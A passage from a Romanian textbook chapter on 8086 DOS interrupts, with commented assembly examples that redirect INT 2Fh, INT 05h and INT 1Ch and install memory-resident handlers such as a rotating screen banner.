Sistemele 8086 posedă un număr de 256 de rutine predefinite numite întreruperi. Numele lor se asociază cu faptul că ele pot fi apelate în mod asincron cu execuția sistemului de operare și a programelor care rulează în cadrul acestuia. De exemplu întreruperea de gestiune a tastaturii poate fi apelată automat de către procesor în momentul în care utilizatorul interacționează cu tastatura. Ea va întrerupe programul în curs de execuție, va citi tastele apăsate de utilizator și va returna apoi controlul programului întrerupt (sau sistemului de operare). Fiecare întrerupere are asociată o rutină de tratare a întreruperii (RTI) care se execută la apariția întreruperii respective. Nu sunt definite în general toate cele 256 întreruperi ale arhitecturii 8086.

Rutinele unor întreruperi software (DOS și BIOS) pot trata în mod diferențiat întreruperea generată în funcție de valoarea specificată într-un registru. Spunem că întreruperea respectivă oferă mai multe servicii sau funcții. Având un număr limitat de întreruperi și un număr mare de rutine care trebuie implementate, sistemele și aplicațiile utilizator folosesc în general următoarea convenție:

- La apelul întreruperii se depune în registrul AH numărul funcției care se apelează;
- În restul regiștrilor se depun parametrii necesari funcției care urmează să fie executată (*a se vedea documentația electronică specificată în anexe, NG, INTRLIST, etc.*)
- Rutina de tratare va verifica la fiecare apel numărul funcției care trebuie apelată și va transfera controlul rutinei în cauză.

Adresa unei rutine de întrerupere este formată din două componente:

- Adresa de segment pe 16 biți;
- Offset (deplasament) pe 16 biți.

Redirectarea unei întreruperi implică în general stocarea adresei noului handler în locațiile de memorie la care sistemul de operare păstrează adresa vectorilor de întrerupere. Acest tabel cu

adresele vectorilor de intrerupere este memorat la adresa 0000h:0000h. Având în vedere că avem 256 de intreruperi și fiecare adresă ocupă 4 octeți (2 cuvinte) rezultă faptul că avem nevoie de 1024 octeți pentru memorarea adreselor rutinelor de tratare. Acest tablou se întinde deci de la adresa 0000h:0000h => 0000h:0400h (exclusiv).

Exemplul 6.1. Să se redirecțeze funcția 00h a intreruperii 2Fh (Multiplex). Noul handler va afișa un mesaj care să specifică că a fost redirecțiată funcția respectivă. Programul va apela noul handler, după care va restabili handlerul original al funcției.

Soluție: Pentru redirecțarea unei funcții a unei intreruperi trebuie redirecțiată intreruperea și salvată adresa handler-ului original. La fiecare apel noul handler va verifica dacă se apelează funcția redirecțiată de noi, caz în care tratează apelul, sau va apela handlerul original în celelalte cazuri. Programul comentat este descris în continuare:

Ex61.asm

```
; acest program redirecțează funcția 00H a intreruperii 2Fh
; Se redirecțează intreruperea de fapt dar handlerul gestionează
; doar funcția 00h. Restul funcțiilor sunt transmise handlerului
; original.

assume cs:cseg, ds:cseg
cseg segment

oldInt dd ? ;adresa vechiului handler pentru intreruperea 2Fh
mesaj db 'Funcția 00h a intreruperii 2Fh a fost redirecțiată',10,13,'$'
;mesajul care se va afișa atunci când se apelează funcția 00H a intreruperii 2Fh

handler proc far
    cli ;inhibă intreruperile
    cmp ah, 00h ;testează dacă funcția apelată este funcția 00h
    jne orig ;dacă nu apelează handlerul original

    push ax ;Funcția apelată este funcția 00h => salvează pe stivă conținutul regiștrilor
    push bx ;ce vor fi eventual modificați
    push dx
    push ds

    push cs
    pop ds ;punе în registrul DS adresa segmentului de cod; datele sunt stocate aici în
            ;segmentul de cod [OldInt și mesajul]
    mov ah, 09h ;afișează mesaj folosind funcția 09h a intreruperii 21h
    mov dx, offset mesaj
    int 21h
```

```
pop ds ;reface regiștrii modificați
pop dx
pop bx
pop ax
sti

iret ;întoarcere din handlerul intreruperii
orig:
    call dword ptr cs:[oldInt] ;apelează handlerul original printr-un apel FAR [seg]:[offset]
    sti
    retf ;Return far. Nu folosim iret deoarece registrul de flag-uri a fost deja scos
          ;de pe stivă de handler-ul original prin iret. iret ar fi incorrect aici
          ;deoarece ar mai realiza o operație pop pentru flag-uri de pe stivă, ori
          ;acestea nu mai există pe stivă.

handler endp

start:
    mov ax, cseg
    mov ds, ax

    mov ax, 352Fh ;obține adresa handler-ului original al intreruperii. Adresa se obține cu
                  ;ajutorul funcției 35h a intreruperii 21h care o depune în ES:BX.
    int 21h

;același lucru se obține manipulând direct tabela vectorilor de intrerupere prin recuperarea
;segmentului și offset-ului handlerului.
;    mov ax,0
;    mov ds,ax
;    mov word ptr [oldint], [4*2Fh]
;    mov word ptr [oldint+2], [4*2Fh+2]

    mov word ptr [oldint+2], es ;salvează adresa handler-ului original
    mov word ptr [oldint], bx

    cli ;inactivează intreruperile pe perioada modificării adresei handlerului

;seleză noua adresa a handlerului intr. 2Fh. Se folosește funcția 25h a intreruperii 21h care
;primește ca argumente în AL numărul intreruperii de redirectat, în DS – adresa de segment a
;noului handler și în DX – offset-ul noului handler. Se poate de asemenea scrie direct în tabela
;tabelă vectorilor de intrerupere de la 0000h:0000h.

    mov ax, 252Fh
    mov dx, offset handler ;ds este setat deja pe cseg
    int 21h
```

```

sti          ;reactivează posibilitatea emiterii de intreruperi

mov ah, 00h    ;apel intrerupere 2Fh cu funcția 00h. Va fi apelat handler-ul nostru
int 2Fh

;restaurează handlerul original al intreruperii 2Fh folosind funcția 25h a intreruperii 21h
mov ax, 252Fh
mov dx, word ptr [oldInt]
mov bx, word ptr [oldInt+2]
mov ds, bx
int 21h

mov ax, 4C00h
int 21h
cseg ends
end start

```

Exemplul 6.2. Să se redirecteze la alegere o rutină de tratare a unei intreruperi. După 5 apeluri a rutinei instalate de utilizator, se va apela numai rutina originală de tratare a intreruperii respective.

Ne-am ales ca "victimă" pentru rezolvarea acestei probleme intreruperea 05h. Rutina acestei intreruperi se apelează în sistemul de operare DOS de fiecare dată când utilizatorul apasă tastă Print Screen. Rutina acestei intreruperi este responsabilă pentru trimiterea conținutului ecranului la portul LPT al calculatorului, adică la imprimantă. Am ales această intrerupere datorită modului simplu de apel al rutinei sale de tratare (prin apăsarea unei anumite taste).

Deoarece dorim să păstrăm exemplul cât mai simplu și codul sursă cât mai scurt, după cele 5 apeluri ale noii rutine de tratare a intreruperii 05h, vom apela vechea rutină, fără a dezinstala rutina instalată de exemplul nostru. Vechea rutină poate fi apelată din noua rutină dacă adresa acesteia a fost salvată în prealabil.

Textul sursă al problemei rezolvate are 3 părți esențiale:

- o zonă de date folosită pentru a salva adresa vechii rutine, precum și pentru diferite mesaje afișate utilizatorului;
- zona de cod a noii rutine. Această zonă de cod nu se execută decât la apariția semnalului de intrerupere 05h (adică la apăsarea tastei Print Screen). Această zonă de cod, împreună cu zona de date de mai sus vor fi lăsate rezidente în memorie;
- zona de cod care realizează instalarea rutinei precum și verificarea că nu cumva noua rutină să fie deja instalată (acest cod îl va executa de fapt programul la rulare).

Fișierul sursă print.asm este:

```

assume cs:code
code segment
old_off dw ?
old_seg dw ?           ;în aceste două cuvinte vom salva adresa de offset, și respectiv
                        ;adresa de segment a vechii rutine de tratare a intreruperii 05h
instalat db 'Rutina este deja instalata.$'      ;mesaj pentru utilizator dacă se încearcă instalarea de două ori a acestei rutine.
mesaj db 'S-a apasat Print Screen'               ;mesaj afișat de noua rutină la apăsarea tastei Print Screen
l equ $ - offset mesaj                          ;constantă simbolică ce conține lungimea sirului de mai sus
n db 5                                         ;n - după câte apariții ale noului handler se va apela handlerul original

```

;Codul noii rutine de tratare a intreruperii 05h. Acest cod va fi executat la apăsarea tastei ;Print Screen.

handler:

```

cmp n, 0
je apel_original
;n va fi decrementat la fiecare execuție a noii rutine. Dacă este 0 atunci sărim la sfârșitul codului
;noii rutine unde vom apela rutina originală

```

;Pentru a nu modifica contextul utilizator (starea regiștrilor în momentul apariției semnalului de ;intrerupere), vom salva pe stivă toți regiștrii modificăți în această rutină. Ei vor fi restaurați la ;sfârșitul rutinei

```

push ax
push bx
push cx
push dx
push bp
push es

```

;Evităm folosirea în cadrul unei RTI de funcții DOS. Nu vom tipări mesajul folosind funcția DOS ;09h, ci folosind funcții de la intreruperea 10h (intreruperea de servicii video).

;Funcția 0fh a intreruperii 10h returnează în registrul BH modul video actual. Avem nevoie de ;acest mod la apelul funcției 13h a intreruperii 10h (vezi mai jos), funcție cu care vom realiza ;tipărire efectivă a mesajului.

```
mov ah, 0fh
int 10h
```

;Urmează afişarea mesajului folosind funcția 13h a întreruperi 10h

```
mov ax, 1300h
```

;În registrul AH specificăm codul funcției iar în registrul AL modul de folosire a cursorului. 0 în registrul AL nu modifică poziția cursorului (în cazul în care cursorul se găsește în partea de jos a ecranului, de obicei la dreapta liniei de comandă, poziția acestuia va rămâne nemodificată chiar dacă mesajul afișat de noi apare în partea de sus a ecranului).

```
mov bl, 0fh ;Culorile de afișare a textului
mov cx, l
```

;În CX se specifică lungimea sirului afișat. Spre deosebire de funcția DOS 09h, această funcție nu cere ca sirul afișat să se termine cu caracterul '\$'. Totuși funcția 13h a întreruperi 10h trebuie să determine cumva unde în memorie se termină sirul de afișat. Acest lucru se determinăându-se adresa FAR a sirului în regiștrii ES:BP (vezi mai jos) și lungimea lui în registrul CX.

```
mov dh, n
mov dl, 20h
```

;În regiștri DH și DL setăm linia și coloana unde dorim să afișăm mesajul. Se observă că vom afișa mesajul de fiecare dată pe altă linie (n va fi decrementat la fiecare apel).

```
mov bp, offset mesaj
push cs
pop es ;În regiștri ES:BP specificăm adresa FAR a sirului pe care dorim să-l afișăm
int 10h
```

;Apelăm funcția 13h a întreruperi 10h pentru realizarea efectivă a afișării

```
dec cs:n ;Decrementăm valoarea lui n. n este variabilă declarată în segmentul de cod, și nu
;în segmentul de date.
```

```
pop es ;restaurăm regiștrii
```

```
pop bp
```

```
pop dx
```

```
pop cx
```

```
pop bx
```

```
pop ax
```

```
iret ;terminăm rutina cu revenire în contextul utilizator în care s-a apăsat Print
;Screen, fară a apela rutina originală de tratare a întreruperi 05h
```

```
apel_original: ;n este 0, apelăm rutina originală
```

```
jmp dword ptr old_off ;apelăm vechea rutină, care după execuție va reda controlul
;contextului utilizator în care s-a generat semnalul de
;întreprere
```

;de aici începe execuția programului (a se vedea eticheta end instalare de la sfârșit)

instalare:

```
mov ax, 3505h
int 21h
```

;Determinăm cu ajutorul funcției DOS 35h (specificată în registrul AH), adresa rutinei de tratare a întreruperi 05h (specificată în registrul AL). Adresa FAR a acestei rutine ne este dată de această funcție în regiștrii ES:BX.

```
mov di, bx
```

;avem în ES:DI adresa rutinei actuale de tratare a întreruperi 05h (preluată din tabela vectorilor de întreprere prin acțiunea funcției DOS 35h).

```
push cs
```

```
pop ds
```

```
mov si, offset handler
```

;avem în DS:SI adresa rutinei pe care dorim să o instalăm

```
mov cx, offset instalare - offset handler
```

;Pentru a verifica dacă rutina pe care dorim să o instalăm este sau nu instalată, comparăm codul din memorie de la adresa ES:BX = ES:DI (adresa actualei rutine) cu codul din memorie de la adresa CS:offset handler = DS:SI (adresa rutinei pe care dorim să o instalăm). Cele două coduri vor fi comparate pe o lungime de offset instalare - offset handler octeți (numărul de octeți generați pentru codul mașină a handlerului pe care dorim să îl instalăm). Comparația se face folosind instrucția cmpsb (de aceea am încărcat adresele celor două handleare pe care dorim să le comparăm în regiștrii DS:SI și ES:DI).

```
rep cmpsb
jne neinstalat
```

;În caz de egalitate, codul celor două handleare este același. Rutina este deja instalată.

```
mov ah, 09h
```

;Programul este instalat - afișăm mesajul folosind funcția DOS 09h

```
push cs
```

```
pop ds
```

```
mov dx, offset instalat
```

```
int 21h
```

```
mov ax, 4c01h
```

;terminăm programul cu cod de eroare 1 specificat în registrul AL

neinstalat:

;altfel, dacă rutina nu este instalată

```
mov ax, 3505h
int 21h
```

;obținem din nou adresa actualului handler (cel original) pentru a-l salva

```
mov old_off, bx
mov old_seg, es      ;Salvăm adresa de segment și offset a vechiului handler
```

```
mov ax, 2505h
mov dx, offset handler
mov bx, cs
mov ds, bx
int 21h
```

;Redirectăm întreruperea 05h folosind funcția DOS 25h. Această funcție așteaptă la intrare în registrii DS:DX adresa FAR a noului handler

```
mov dx, offset instalare + 100h + 15    ;Nr. de octeți păstrați în memorie
shr dx, 4          ;În registrul DX sunt numărul de paragrafe păstrate în memorie
mov ax, 3100h
int 21h
```

;Terminăm programul cu ajutorul funcției DOS 31h cu cod de eroare 0 (specificat în registrul AL). În registrul DX, la apelul acestei funcții trebuie specificat numărul de paragrafe (1 paragraf = 16 octeți) de memorie aparținând procesului curent care trebuie lăsat rezident în memorie. Zona de memorie ocupată de aceste paragrafe începe la începutul PSP-ului, PSP ce precede segmentul de cod al programului curent. Trebuie lăsat rezident PSP-ul (care are dimensiunea 100h = 256 octeți), zona de date și codul noului handler. Zona de date și codul noului handler măsoară împreună offset instalare octeți. La numărul de octeți 100h + offset instalare am adunat 15 pentru ca în urmă împărțirii la 16 (pentru a avea dimensiunea în paragrafe și nu în octeți) rotunjirea să se facă în sus (avem nevoie de ultimul paragraf chiar dacă din el ne interesează un singur octet). Împărțirea la $16 = 2^4$ am efectuat-o prin deplasare (shift-are) cu 4 poziții înspre dreapta.

Observație: Deoarece în cazul fișierelor .com, PSP-ul acestora face parte integrantă din segmentul de cod, la numărul total de octeți ce trebuie lăsați rezidenți nu mai trebuie să adunăm 100h (offsetul unei eventuale etichete ce încheie handlerul – offset instalare în cazul nostru – include deja cei 100h octeți care preced zona de date și codul noii rutine).

```
code ends
end instalare
```

Observație: Rularea acestui exemplu trebuie făcută sub sistemul de operare DOS, sau în MS-DOS mode pentru sistemele de operare Windows 9x.

Exemplul 6.3. Să se scrie un program în limbaj de asamblare care afișează pe ecran un text sub formă unui banner rotitor.

Pentru rezolvarea acestei probleme, vom redirecta rutina de tratare a întreruperii 1ch (întreruperea soft de ceas). Rutina acestei întreruperi este executată de aproximativ 18.2 ori pe secundă (o dată la 55 de milisecunde). Textul dorit de noi va fi afișat de această rutină la fiecare

execuție a sa. Dacă textul dorit a se afișa este "Casablanca", la o a doua execuție a rutinei se va afișa textul "asablancaC", la o a treia "sablancaCa", și a.m.d. Vizual, senzația va fi cea a unui text care "se rotește".

Programul următor îl vom compila sub forma unui fișier .exe, deși are un singur segment (cel de cod). El are trei părți importante:

- o zonă de date la începutul segmentului de cod. În această zonă de date se salvează adresa rutinei originale de tratare a întreruperii 1ch. Tot aici sunt declarate diverse șiruri de caractere care vor "cosmetiza" programul;
- noua rutină de tratare a întreruperii 1ch (îl vom numi pe parcursul exemplului și nou handler). Această zonă de cod nu este executată direct la execuția programului, ea este lăsată rezidentă în memorie, urmând a fi executată la generarea semnalului de întrerupere 1ch (o dată la 55 de milisecunde - adică mai tot timpul ☺).
- o zonă de cod care instalează sau dezinstalează noua rutină de tratare a întreruperii 1ch.

Rezolvarea problemei oferă o funcționalitate complexă și tratează diferite cazuri de excepție:

- nu instalează actuala rutină (handler) dacă aceasta este deja instalată;
- prin specificarea în linia de comandă a parametrului '/u' are loc dezinstalarea rutinei;
- nu încearcă să dezinstaleze rutina dacă aceasta nu a fost lăsată rezidentă.

Pentru o mai bună înțelegere a exemplului, redăm în pseudocod corpul principal al rezolvării acestei probleme:

Dacă linia de comandă conține parametrul /u (uninstall)
atunci

```
{ // se încearcă dezinstalarea rutinei
```

Dacă este instalată

atunci

Dezinstalează rutina

altfel

Afișează eroare

}

altfel

```
{ // se încearcă instalarea noii rutine
```

Dacă e deja instalată

atunci

Afișează eroare

altfel

Instalează noua rutină

}

Fișierul sursă red.asm:

```
assume cs:code
code segment
    psp_handler_nou dw ?
;La instalarea noii rutine, odată cu segmentul de cod ce conține noua rutină, este lăsat rezident și ;PSP-ul programului din care face parte acest segment. Acest cuvânt conține adresa PSP-ului ce ;precede segmentul din care face parte noul handler. Vom salva adresa PSP-ului aici, pentru a-l ;localiza mai ușor, deoarece la dezinstalarea handlerului avem nevoie de adresa acestui PSP. ;ATENȚIE! – la dezinstalarea handlerului trebuie dealocat PSP-ul existent la instalare și nu cel ce ;precede programul care execută dezinstalarea handlerului (la fiecare execuție, sistemul de operare ;creează un PSP nou pentru fiecare program executat; acest program va fi rulat de cel puțin două ;ori, o dată pentru instalarea noii rutine și o dată pentru dezinstalarea ei).
    old_off dw ?      ;în aceste două cuvinte vom salva adresa de offset și respectiv adresa
    old_seg dw ?      ;de segment a vechii rutine de tratare a întreruperii 1ch

    mesaj db 'Intreruperea de ceas a fost redirectata !'
    lungime_mesaj equ $ - mesaj           ;lungimea acestui mesaj
    spatiu db 80 - lungime_mesaj dup (' ') ;completăm mesajul cu caractere spațiu (' '). Dorim ca mesajul să fie completat până la 80 de ;caractere cu spații. În acest fel, la rotire, se va crea senzația că textul dispără în stânga ecranului și ;reapare în partea dreaptă.

    lungime_afisare equ 80          ;80 este numărul de coloane a rezoluției VGA text standard
;Declarăm șiruri ce conțin diferite mesaje sugestive pe care le vom afișa pe diverse ramuri ale ;execuției programului:
    instalat db 'Eroare: handlerul este deja instalat.$'
    eroare_parametru db 'Eroare: în linia de comanda apare un parametru necunoscut.$'
    mesaj_dezinstalare db 'S-a specificat parametru pentru dezinstalarea handlerului.', 10, 13, '$'
;caracterele cu codul ASCII 10 și 13 sunt folosite pentru afișarea unui rând nou
    dezinstalare_cu_succes db 'Handler dezinstalat cu succes.$'
    eroare_dezinstalare db 'Eroare: handlerul nu este instalat sau există alt handler instalat peste el.$'
    err_memorie db 'Eroare: eroare la eliberarea memoriei ocupată de catre handler.$'
```

;mai jos urmează codul noii rutine de tratare a întreruperii 1ch

handler:

```
push ax           ;Salvăm toți regiștrii care vor fi modificați de funcțiile de afișare
push bx
push cx
push dx
push bp
push es
push si
push di
```

;Funcția 0fh a întreruperii 10h returnează în registrul BH modul video actual. Avem nevoie de ;acest mod la apelul funcției 13h a întreruperii 10h (vezi mai jos), funcție cu care vom realiza ;tipărirea efectivă a mesajului.

```
mov ah, 0fh
int 10h
```

;Rotim sirul prin deplasarea caracterelor de la indice i+1 în sir la indice i. Primul caracter îl salvăm ;și îl punem ulterior pe ultima poziție în sir.

```
push cs           ;Pregătim regiștrii pentru operații cu șiruri
pop ds
push cs
pop es
mov si, offset mesaj + 1
mov di, offset mesaj
```

mov bl, [di] ;salvăm primul caracter

;folosind ca registru de index DI, acesta este prefixat automat cu segmentul având adresa în ;registrul DS. După inițializările de mai sus [DI] este echivalent cu DS:[DI], ES:[DI] și CS:[DI].

mov cx, lungime_afisare - 1

;pentru toate caracterele de la al doilea la ultimul, mutăm caracterul din memorie de la adresa ;DS:SI, în memorie la adresa ES:DI. Se observă că registrul de offset al șirului sursă, SI, indică un ;octet mai la dreapta în sir decât registrul de offset al șirului destinație, DL.

```
rep movsb        ;mutăm toate caracterele o poziție mai în față
mov [di], bl      ;punem primul caracter pe ultima poziție în sirul destinație ES:DI
```

;Urmează afișarea banner-ului folosind funcția 13h a întreruperii 10h

```
mov ax, 1300h    ;Codul funcției în AH și modul de folosire a cursorului în AL
mov bl, 0fh       ;Culoarea de afișare
```

```

mov cx, lungime_afisare      ;Lungimea șirului pe care dorim să-l afișăm
mov dx, 0c00h    ;Afișăm mesajul la linia 12, coloana 0
mov bp, offset mesaj
push cs
pop es      ;În regiștrii ES:BP specificăm adresa FAR a șirului pe care dorim să-l
              ;afișăm
int 10h
;Apelăm funcția 13h a întreruperii 10h pentru realizarea efectivă a afișării

pop di      ;Restaurăm regiștrii salvați la începutul rutinei
pop si
pop es
pop bp
pop dx
pop cx
pop bx
pop ax

jmp dword ptr old_off  ;Redăm controlul la vechea rutină
sfarsit_handler:

verifica_linia_de_comanda proc near
;Această procedură parcurge și validează linia de comandă. Ea termină programul dacă linia de
;comandă este invalidă, afișând în prealabil un mesaj de eroare. Întoarce la ieșire în registrul AX
;valoarea 1 dacă handlerul trebuie instalat și valoarea 2 dacă acesta trebuie dezinstalat (atunci când
;apare în linia de comandă parametrul /u).

;Verificăm dacă în linia de comandă apare parametrul /u (pentru dezinstalare). La începutul
;execuției programului, regiștrii DS și ES sunt încărcați cu adresa PSP-ului. În PSP, la deplasament
;80h se găsește lungimea liniei de comandă, iar la deplasament 81h se găsește linia de comandă.

mov di, 80h
mov cl, [di]
xor ch, ch      ;sau mov ch, 0
;în registrul CX am încărcat lungimea liniei de comandă reprezentată pe cuvânt

jcxz fara_parametri  ;dacă lungimea liniei de comandă e 0, înseamnă că nu avem
                      ;parametri
;Sărim peste eventualele spații care pot apărea în linia de comandă în fața primului parametru. Dacă
;s-au dat parametri, apare cel puțin un spațiu care separă numele comenzi de primul parametru.

ClD          ;vom parcurge linia de comandă spre dreapta
mov di, 81h    ;81h este deplasamentul în PSP unde începe linia de comandă
mov al, ''

```

repe scasb
;Sărim peste eventualele spații de la începutul liniei de comandă. scasb se repetă până când
;comparația se termină cu egalitate (adică sunt găsite caractere spațiu), sau de cel mult CX ori (nu
;vrem să depășim lungimea liniei de comandă).

je fara_parametri
;Dacă toate cele CX comparații se termină cu egalitate, linia de comandă conține numai spații.
;Considerăm că programul s-a apelat fără parametri. Handlerul nou trebuie instalat.

;Registrul DI este lăsat de către instrucțiunea repe scasb un octet mai la dreapta față de primul
;caracterul din sir care nu e spațiu, deci trebuie decrementat pentru a puncta spre acesta.

dec di

```

mov al, '/'           ;verificăm dacă în linia de comandă parametrul este '/u'
scasb
jne parametru_invalid

mov al, 'u'
scasb
jne parametru_invalid
; în linia de comandă apare parametrul '/u'
mov ax, 2            ;returnăm în AX valoarea 2 conform specificațiilor de la începutul
                      ;procedurii
ret                  ;revenim din procedură

fara_parametri:
mov ax, 1            ;returnăm în AX valoarea 1 conform specificațiilor de la începutul
                      ;procedurii
ret

parametru_invalid:
;dacă parametrul este invalid, afișăm mesaj de eroare și terminăm execuția programului cu cod de
;eroare 1.

mov ah, 09h
push cs
pop ds              ;încărcăm în DS:DX adresa șirului ce conține mesajul de eroare
mov dx, offset eroare_parametru
int 21h              ;afișăm mesajul de eroare cu funcția DOS 09h

mov ax, 4c01h        ;terminăm execuția programului cu cod de eroare 1
int 21h

verifica_linia_de_comanda endp

```

```
verifica_daca_e_instalat proc near
```

; Această procedură verifică dacă handlerul din actualul program este deja instalat. Procedura ;întoarce în registrul AX valoarea 1 dacă handlerul este deja instalat, respectiv valoarea 0, dacă nu ;este instalat.

```
    mov ax, 351ch  
    int 21h
```

; Determinăm cu ajutorul funcției DOS 35h (specificată în registrul AH), adresa rutinei de tratare ;a întreruperii 1ch (specificată în registrul AL). Adresa FAR a acestei rutine ne este returnată de ;această funcție în regiștri ES:BX.

```
    mov di, bx      ; Pentru a putea lucra cu instrucțiuni pe șiruri, în ES:DI vom avea adresa  
                  ; actualului handler
```

```
    push cs  
    pop ds
```

```
    mov si, offset handler      ; În DS:SI avem adresa handlerului pe care dorim să îl instalăm  
    mov cx, offset sfarsit_handler - offset handler      ; În registrul CX avem lungimea în  
                  ; memorie a codului noului handler (măsurată în octeți)
```

```
    rep cmpsb
```

; comparăm codul din memorie a celor două rutine de tratare. Codurile mașină a celor două rutine ;sunt private ca două șiruri de octeți. Având adresele încărcate în regiștri DS:SI și ES:DI, aceste ;două șiruri pot fi comparate folosind instrucțiunea pe șiruri rep cmpsb. Compararea se ;realizează pe un număr de octeți egal cu lungimea în memorie a noii rutine de tratare, valoare ;depusă în registrul CX.

```
jne neinstalat
```

; dacă cele două coduri sunt egale, rutina este deja instalată

```
    mov ax, 1      ; dacă rutina e instalată, returnăm valoarea 1 în registrul AX conform  
                  ; specificațiilor de la începutul procedurii
```

```
    ret      ; revenim din procedură la apelant
```

```
neinstalat:
```

```
    mov ax, 0      ; dacă rutina nu e instalată, returnăm valoarea 0 în registrul AX conform  
                  ; specificațiilor de la începutul procedurii
```

```
    ret
```

```
verifica_daca_e_instalat endp
```

```
instalare_handler proc near
```

; procedura instalează noua rutină de tratare a întreruperii 1ch

```
    mov ax, 351ch      ; obținem din nou în regiștri ES:BX adresa actualului handler (cel  
                      ; original) pentru a-l salva
```

```
    mov old_off, bx
```

```
    mov old_seg, es
```

; Salvăm adresa de segment și offset a vechiului handler. Ele sunt necesare atât pentru o refacere ;ulterioară a vechiului handler, cât și pentru apelul acestuia din noul handler

```
    mov ah, 62h  
    int 21h  
    mov psp_handler_nou, bx
```

; Funcția DOS 62h returnează în registrul BX adresa de segment a PSP-ului programului curent. ;PSP-ul va rămâne rezident după instalare împreună cu o parte a actualului segment de cod ;(partea ce conține datele și noul handler). De adresa PSP-ului actual vom avea nevoie la ;dezinstalarea ulterioară a actualului handler, PSP-ul trebuind ulterior dealocat.

```
    mov ax, 251ch  
    mov dx, offset handler  
    mov bx, cs  
    mov ds, bx  
    int 21h ; Redirectam int 1ch
```

; Redirectăm întreruperea 1ch folosind funcția DOS 25h. Această funcție așteaptă la intrare în ;regiștri DS:DX adresa FAR a noului handler. Noul handler are adresa în cs:offset handler, de ;aceea în secvență de mai sus am realizat DS:DX = CS:offset handler.

```
    mov dx, offset sfarsit_handler + 100h + 15
```

```
    shr dx, 4  
    mov ax, 3100h  
    int 21h
```

; Terminăm programul cu ajutorul funcție DOS 31h cu cod de eroare 0 (specificat în registrul AL). ; În registrul DX, la apelul acestei funcții trebuie specificat numărul de paragrafe (1 paragraf = 16 ;octeți) de memorie aparținând procesului curent care trebuie lăsate rezidente în memorie. Zona ;de memorie ocupată de aceste paragrafe începe la începutul PSP-ului, PSP ce precede segmentul ;de cod al programului curent. Trebuie lăsat rezident PSP-ul (care are dimensiunea 100h = 256 ;octeți), zona de date și codul noului handler. Zona de date și codul noului handler măsoară ;împreună offset sfarsit_handler octeți. La numărul de octeți 100h + offset sfarsit_handler am ;adunat 15 pentru ca în urma împărțirii la 16 rotunjirea să se facă în sus. Împărțirea la 16 = 2⁴ am ;efectuat-o prin deplasare (shift-are) cu 4 poziții înspre dreapta.

```
instalare_handler endp
```

```
dezinstalare_handler proc near
```

; procedură care dezinstalează rutina instalată anterior

```
    mov ah, 09h  
    push cs  
    pop ds          ; se afișează mesajul că se încearcă dezinstalarea rutinei
```

```

mov dx, offset mesaj_dezinstalare
int 21h

call verifica_daca_e_instalat      ; verificăm dacă rutina este sau nu instalată
cmp ax, 1                         ;verifica_daca_e_instalat întoarce în registrul AX
                                   ;valoarea 1 dacă rutina noastră este; instalată

jne nu_e_instalat

;dacă rutina e instalată, dezinstalează-o
  mov ax, 351ch
  int 21h

;S-a localizat handlerul rezident (pus de noi) adresa sa fiind depusă în ES:BX. În segmentul
;acestui handler (dat de ES) primul cuvânt de offset 0 e ocupat de adresa de segment a PSP-ului
;handlerului rezident (acel psp_handler definit la începutul programului).

  mov si, 0
  mov bx, es:[si]                  ;În registrul BX avem acum adresa de segment a PSP-ului
                                   ;handlerului nostru

;Trebuie să dealocate:
; - segmentul ce conține PSP-ul handlerului rezident, zona de date și zona de cod a acestui handler;
; - segmentul cu variabilele de sistem (adresa acestui segment se găsește la offset 2ch în PSP-ul
;handlerului rezident Fiecare program încărcat de sistemul de operare DOS i se aloca un astfel
;de segment.

;Refacem mai întâi handlerul original și ulterior dealocăm cele două segmente de mai sus.
;ATENȚIE! A nu se dealoca întâi segmentele folosite de handlerul nostru și ulterior să se refacă
;handlerul original! Aceasta deoarece adresa handlerului original se află salvată în segmentul
;handlerului rezident și nu ar mai putea fi regăsită dacă ar avea loc dealocarea.

;Restaurăm handlerul original. Adresa handlerului original se găsește la offset +2 (adresa sa de
;offset) și +4 (adresa sa de segment) în segmentul handlerului, salvate de noi la instalarea sa!

  mov si, 2h
  mov dx, es:[si]                  ;ES indică spre segmentul handlerului nostru
                                   ;la offset 2 în acest segment se găsește adresa de offset a
                                   ;handlerului original

  mov si, 4h
  mov ax, es:[si]                  ;la offset 4 în acest segment se găsește adresa de segment a
                                   ;handlerului original

  mov ds, ax

;În acest moment avem în DS:DX adresa FAR a handlerului original. Putem să îl restaurăm cu
;funcția DOS 25h

```

```

mov ah, 25h
mov al, 1ch
int 21h                           ;am refăcut handlerul original al întreruperii 1ch

;Mai rămân de dealocat cele două segmente amintite mai sus

;Deallocăm segmentul cu variabile de mediu. Adresa acestui segment se găsește la offset
;2ch în PSP-ul handlerului rezident. Dealocarea se face cu funcția DOS 49h, căreia trebuie
;să îl specificăm în registrul ES adresa segmentului pe care dorim să îl dealocăm.

  mov bx, psp_handler_nou
  mov ds, bx
  mov si, 2ch
  mov ax, [si]                     ;avem în AX adresa segmentului cu variabile de mediu
  mov es, ax
  mov ah, 49h
  int 21h
  jc eroare_memorie
  ;funcția DOS 49h setează CF dacă să producă eroare la dealocarea segmentului

;Deallocăm segmentul ce conține PSP-ul handlerului rezident, zona de date și zona de cod a
;acestui handler
  mov bx, psp_handler_nou
  mov es, bx
  mov ah, 49h
  int 21h
  jc eroare_memorie

  mov ah, 09h                      ;afișăm un mesaj că dezinstalarea s-a făcut cu succes
  push cs
  pop ds
  mov dx, offset dezinstalare_cu_succes ;în DS:DX punem adresa sirului pe care
  int 21h                           ;dorim să îl afișăm
  ret

nu_e_instalat:
;dacă rutina nu este instalată sau nu o putem dezinstala afișăm un mesaj de eroare și revenim în
;procedură
  mov ah, 09h
  push cs
  pop ds
  mov dx, offset eroare_dezinstalare ;în DS:DX punem adresa sirului pe care dorim să îl afișăm
  int 21h
  ret

```

```

eroare_memorie:
; vom afișa un mesaj de eroare dacă se semnalează insucces la dealocarea uneia din
; segmentele de memorie care trebuie eliberate.

mov ah, 09h
push cs
pop ds
mov dx, offset err_memorie
; în DS:DX punem adresa sirului pe care dorim să îl afișăm
int 21h
ret ; revenim din procedură

dezinstalare_handler endp

start:           ; Locul de unde începe execuția programului

call verifica_linia_de_comanda
; verificăm dacă în linia de comandă s-a specificat parametrul de dezinstalare '/u'

; dacă nu, se încearcă instalarea noii rutine
cmp ax, 1
je incearca_sa_instalezi

; altfel, dacă s-a specificat parametrul '/u' trebuie să dezinstalăm handlerul
call dezinstalare_handler
jmp sfarsit

incearca_sa_instalezi:

; înainte de a instala noua rutină, verificăm dacă nu este deja instalată
call verifica_daca_e_instalat

cmp ax, 1
je e_instalat
; dacă nu e instalată, instalăm noua rutină
call instalare_handler
; nu mai sărim la sfarsit pentru a termina programul, procedura de mai sus terminând
